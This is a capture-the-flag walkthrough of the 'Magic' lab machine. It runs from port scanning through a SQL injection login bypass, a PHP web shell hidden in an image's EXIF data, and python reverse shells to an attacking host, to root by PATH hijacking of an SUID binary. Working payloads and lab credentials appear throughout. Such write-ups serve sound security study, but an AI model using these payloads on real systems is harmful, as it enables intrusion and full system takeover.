Methodology
- Open Ports Enumeration
- Web Service Enumeration
- SQL Injection vulnerability identified on login.php
- Initial Foothold gained with PHP code injected image upload
- Database password identified
- Elevated to user with database password
- Uncommon SUID binary identified
- Root shell gained through binary hijacking
Lessons Learned
- SQL Injection
- PHP code injection into image files
- Bash binary hijacking
Open Ports Enumeration
The open ports enumeration of the target1 had identified two open services namely SSH (22) and HTTP (80). The scan had not identified any known vulnerabilities or useful information. The scan results are given on the section below.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
[_4m0r@manjaro Magic]$ targetRecon 10.10.10.185
[+] Open Ports Scan
        22      ssh
        80      http
[+] Scripts Scan
                 nmap -sV -A --script=default,vuln -p 22 10.10.10.185

Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-05 18:59 IST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 10.10.10.185 (10.10.10.185)
Host is up (0.25s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| ssh-hostkey:
|   2048 06:d4:89:bf:51:f7:fc:0c:f9:08:5e:97:63:64:8d:ca (RSA)
|   256 11:a6:92:98:ce:35:40:c7:29:09:4f:6c:2d:74:aa:66 (ECDSA)
|_  256 71:05:99:1f:a8:1b:14:d6:03:85:53:f8:78:8e:cb:88 (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 45.96 seconds

                 nmap -sV -A --script=default,vuln -p 80 10.10.10.185

Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-05 19:00 IST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 10.10.10.185 (10.10.10.185)
Host is up (0.35s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| http-cookie-flags:
|   /login.php:
|     PHPSESSID:
|_      httponly flag not set
| http-csrf:
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=10.10.10.185
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://10.10.10.185:80/login.php
|     Form id: login-form
|_    Form action:
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|_  /login.php: Possible admin folder
| http-fileupload-exploiter:
|
|     Couldn't find a file-type field.
|
|_    Couldn't find a file-type field.
| http-internal-ip-disclosure:
|_  Internal IP Leaked: 127.0.1.1
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-title: Magic Portfolio
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
| vulners:
|   cpe:/a:apache:http_server:2.4.29:
|       CVE-2019-0211   7.2     https://vulners.com/cve/CVE-2019-0211
|       CVE-2018-1312   6.8     https://vulners.com/cve/CVE-2018-1312
|       CVE-2017-15715  6.8     https://vulners.com/cve/CVE-2017-15715
|       CVE-2019-10082  6.4     https://vulners.com/cve/CVE-2019-10082
|       CVE-2019-0217   6.0     https://vulners.com/cve/CVE-2019-0217
|       CVE-2020-1927   5.8     https://vulners.com/cve/CVE-2020-1927
|       CVE-2019-10098  5.8     https://vulners.com/cve/CVE-2019-10098
|       CVE-2020-1934   5.0     https://vulners.com/cve/CVE-2020-1934
|       CVE-2019-10081  5.0     https://vulners.com/cve/CVE-2019-10081
|       CVE-2019-0220   5.0     https://vulners.com/cve/CVE-2019-0220
|       CVE-2019-0196   5.0     https://vulners.com/cve/CVE-2019-0196
|       CVE-2018-17199  5.0     https://vulners.com/cve/CVE-2018-17199
|       CVE-2018-1333   5.0     https://vulners.com/cve/CVE-2018-1333
|       CVE-2017-15710  5.0     https://vulners.com/cve/CVE-2017-15710
|       CVE-2019-0197   4.9     https://vulners.com/cve/CVE-2019-0197
|       CVE-2019-10092  4.3     https://vulners.com/cve/CVE-2019-10092
|       CVE-2018-11763  4.3     https://vulners.com/cve/CVE-2018-11763
|_      CVE-2018-1283   3.5     https://vulners.com/cve/CVE-2018-1283

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 101.13 seconds

[+] Summary
22      ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
                No vuln found
80      http    Apache httpd 2.4.29
                No vuln found
Web Service Enumeration
Browsing to http://10.10.10.185, had revealed a portfolio page of images, with a hyperlink to login.php at the bottom. Checking for the images’ info had revealed the location of these images to be http://10.10.10.185/images/uploads/, that had returned a 403 Forbidden error. Checking the source-code of login.php had offered no vital clue about the credentials, and so, I moved on to SQL Injection.
SQL Injection
Checking for SQL injection on the login form through browser had seemed impossible, as the JS did not allow for typing in spaces. Therefore, BurpSuite was fired up and the login request was captured. The username and password fields were edited to inject SQL as username=admin' or 1=1;#&password=admin and the final request that had been passed onto the target is shown on the section given below.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
POST /login.php HTTP/1.1
Host: 10.10.10.185
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:79.0) Gecko/20100101 Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 39
Origin: http://10.10.10.185
Connection: close
Referer: http://10.10.10.185/login.php
Cookie: PHPSESSID=uvlaujlhtvvc6jtl1cgg6r0qin
Upgrade-Insecure-Requests: 1

username=admin' or 1=1;#&password=admin
The injection had worked, resulting in a successful login and redirection to http://10.10.10.185/upload.php.
User Shell
Initial Foothold
The page that had been presented, upon login, had an interface to upload images. Changing the extension of a PHP reverse shell to png did not work as there are some checks employed on the server side. Google-Fu on ways to upload shells through images had led to exiftool2. A PHP code can be injected into an image file by adding a new-tag containing the PHP code into the EXIF data of the image3. A PHP code that executes commands on the target was injected into an image file (command.png), using exiftool as exiftool -Comment='<?php system($_REQUEST['cmd']); ?>' command.png. The file was then renamed as command.php.png and uploaded onto target.
1
2
3
4
5
6
7
8
9
10
[_4m0r@manjaro Magic]$ exiftool -Comment='<?php system($_REQUEST['cmd']); ?>' command.png
    1 image files updated
[_4m0r@manjaro Magic]$ mv command.png command.php.png
[_4m0r@manjaro Magic]$ l
total 132
drwxr-xr-x 2 _4m0r _4m0r  4096 Aug  5 19:00 NmapXml
-rw-r--r-- 1 _4m0r _4m0r  3870 Aug  5 19:02 recon.log
-rw-r--r-- 1 _4m0r _4m0r  6411 Aug  5 20:56 reverse.png
-rw-r--r-- 1 _4m0r _4m0r 57317 Aug  5 20:58 command.png_original
-rw-r--r-- 1 _4m0r _4m0r 57369 Aug  5 20:58 command.php.png
Since the location of the image files had been already identified in the Web Service Enumeration section, commands were executed on the target by visiting the url along with the command in the cmd parameter.
1
2
3
4
view-source:http://10.10.10.185/images/uploads/command.php.png?cmd=id
---SNIP---
(tEXtCommentuid=33(www-data) gid=33(www-data) groups=33(www-data)
---SNIP---
The reverse shells presented on pentestmonkey4 were tried to get a reverse shell and the one had that worked was a python reverse shell. The final URL that had sent the reverse shell port to 9095 of the attacking host is given below.
1
http://10.10.10.185/images/uploads/command.php.png?cmd=python3%20-c%20%27import%20socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((%2210.10.14.186%22,9095));os.dup2(s.fileno(),0);%20os.dup2(s.fileno(),1);%20os.dup2(s.fileno(),2);p=subprocess.call([%22/bin/sh%22,%22-i%22]);%27
Upon visiting the URL a reverse shell had been received on the netcat listener, on the attacking host from the user www-data. However, the user had no access to the user.txt file on /home/theseus.
1
2
3
4
5
[_4m0r@manjaro Magic]$ nc -nvlp 9095
Connection from 10.10.10.185:32840
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c "import pty;pty.spawn('/bin/bash');"
www-data@ubuntu:/var/www/Magic/images/uploads$
Note that in both the URL and the reverse shell, the python binary that had been used was python3. The binary python will not work.
Elevating to theseus
Upon enumeration, a PHP5 file, presumably a database file, had been found on /var/www/Magic and the contents of the same is given on the section below.
1
2
3
4
5
6
7
8
<?php
class Database
{
    private static $dbName = 'Magic' ;
    private static $dbHost = 'localhost' ;
    private static $dbUsername = 'theseus';
    private static $dbUserPassword = 'iamkingtheseus';
---SNIP---
The database password for the user theseus had been identified from the file. Trying to switch the session to theseus using su had failed, as the user’s not into reusing their password (good security practice). As the mysql binary was not found on the target, the next best option, mysqldump had been used to dump the database- Magic as follows.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
www-data@ubuntu:/home$ mysqldump -B Magic -u theseus -p
mysqldump -B Magic -u theseus -p
Enter password: iamkingtheseus

-- MySQL dump 10.13  Distrib 5.7.29, for Linux (x86_64)
--
-- Host: localhost    Database: Magic
-- ------------------------------------------------------
-- Server version       5.7.29-0ubuntu0.18.04.1
---SNIP---
INSERT INTO `login` VALUES (1,'admin','Th3s3usW4sK1ng');
/*!40000 ALTER TABLE `login` ENABLE KEYS */;
UNLOCK TABLES;
mysqldump: Got error: 1044: Access denied for user 'theseus'@'localhost' to database 'iamkingtheseus' when selecting the database

A new password, Th3s3usW4sK1ng had been identified from the dump, and switching to the user theseus had succeeded, through which the user flag had been read.
1
2
3
4
5
6
7
8
9
10
11
12
www-data@ubuntu:/home$ su theseus
su theseus
Password: Th3s3usW4sK1ng

theseus@ubuntu:/home$ cd theseus
cd theseus
theseus@ubuntu:~$ id
id
uid=1000(theseus) gid=1000(theseus) groups=1000(theseus),100(users)
theseus@ubuntu:~$ cat user.txt
cat user.txt
b9029---REDACTED---acf14
Root Shell
Enumerating with the shell, for privilege escalation had revealed that the user had no sudo permissions to execute something. However, checking for SUID binaries with find as find / -perm -4000 -type f 2>/dev/null had revealed an interesting binary, /bin/sysinfo.
1
2
3
4
5
6
7
8
9
10
11
12
theseus@ubuntu:~$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/usr/sbin/pppd
/usr/bin/newgrp
/usr/bin/passwd
---SNIP---
/bin/umount
/bin/fusermount
/bin/sysinfo
/bin/mount
/bin/su
/bin/ping
Unlike the other binaries, sysinfo is not a common binary. Running strings on the binary had revealed that the binary executes four other binaries, namely lshw, fdisk, cat and free. The same is shown on the section given below.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
theseus@ubuntu:~$ strings /bin/sysinfo
strings /bin/sysinfo
/lib64/ld-linux-x86-64.so.2
libstdc++.so.6
---SNIP
====================Hardware Info====================
lshw -short
====================Disk Info====================
fdisk -l
====================CPU Info====================
cat /proc/cpuinfo
====================MEM Usage=====================
free -h
---SNIP---
This meant, as the binary /bin/sysinfo has SUID permissions set, these four binaries also get executed with elevated privileges. Therefore, privilege can be elevated by hijacking any and all of these binaries.
The idea is that, duplicates of any or all of these binaries binaries are to be created and when the sysinfo binary is executed with the current directory prefixed to PATH environment variable, these duplicates get executed instead. To that effect, two duplicate binaries- fdisk and free had been created under the directory /home/theseus/tmp with the following content.
1
2
3
4
5
6
7
8
9
10
11
12
theseus@ubuntu:~/tmp$ echo "cat /root/root.txt" > fdisk
echo "cat /root/root.txt" > fdisk
theseus@ubuntu:~/tmp$ echo "python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"10.10.14.186\",9090));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",\"-i\"]);'" > free
<);p=subprocess.call([\"/bin/sh\",\"-i\"]);'" > free
theseus@ubuntu:~/tmp$ cat fdisk
cat fdisk
cat /root/root.txt
theseus@ubuntu:~/tmp$ cat free
cat free
python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.14.186",9090));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2
(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'

As seen, the duplicate fdisk will print the contents of /root/root.txt and the duplicate free will send a reverse shell to port 9090 of the attacking host. Both had been given executable permissions and the sysinfo binary was executed as PATH=.:$PATH /bin/sysinfo. This had resulted in printing the root flag on the terminal when fdisk gets executed and a reverse shell on the netcat listener when free gets executed. The same is shown on the section below.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
theseus@ubuntu:~/tmp$ chmod +x *
chmod +x *
theseus@ubuntu:~/tmp$ l
l
total 16
drwxrwxr-x  2 theseus theseus 4096 Aug  5 09:50 .
drwxr-xr-x 16 theseus theseus 4096 Aug  5 09:46 ..
-rwxrwxr-x  1 theseus theseus   19 Aug  5 09:49 fdisk
-rwxrwxr-x  1 theseus theseus  230 Aug  5 09:50 free
theseus@ubuntu:~/tmp$ PATH=.:$PATH /bin/sysinfo
PATH=.:$PATH /bin/sysinfo
====================Hardware Info====================
H/W path           Device      Class      Description
=====================================================
                               system     VMware Virtual Platform
/0                             bus        440BX Desktop Reference Platform
---SNIP---
/0/46/0.0.0        /dev/cdrom  disk       VMware IDE CDR00
/1                             system

====================Disk Info====================
c1b5d---REDACTED---bbab6

====================CPU Info====================
processor       : 0
---SNIP---


====================MEM Usage=====================

---ATTACKING HOST---
[_4m0r@manjaro Magic]$ nc -nvlp 9090
Connection from 10.10.10.185:37062
# python3 -c "import pty;pty.spawn('/bin/bash');"
root@ubuntu:~/tmp# cd /root
cd /root
root@ubuntu:/root# id
id
uid=0(root) gid=0(root) groups=0(root),100(users),1000(theseus)
root@ubuntu:/root# cat root.txt
cat root.txt
c1b5d---REDACTED---bbab6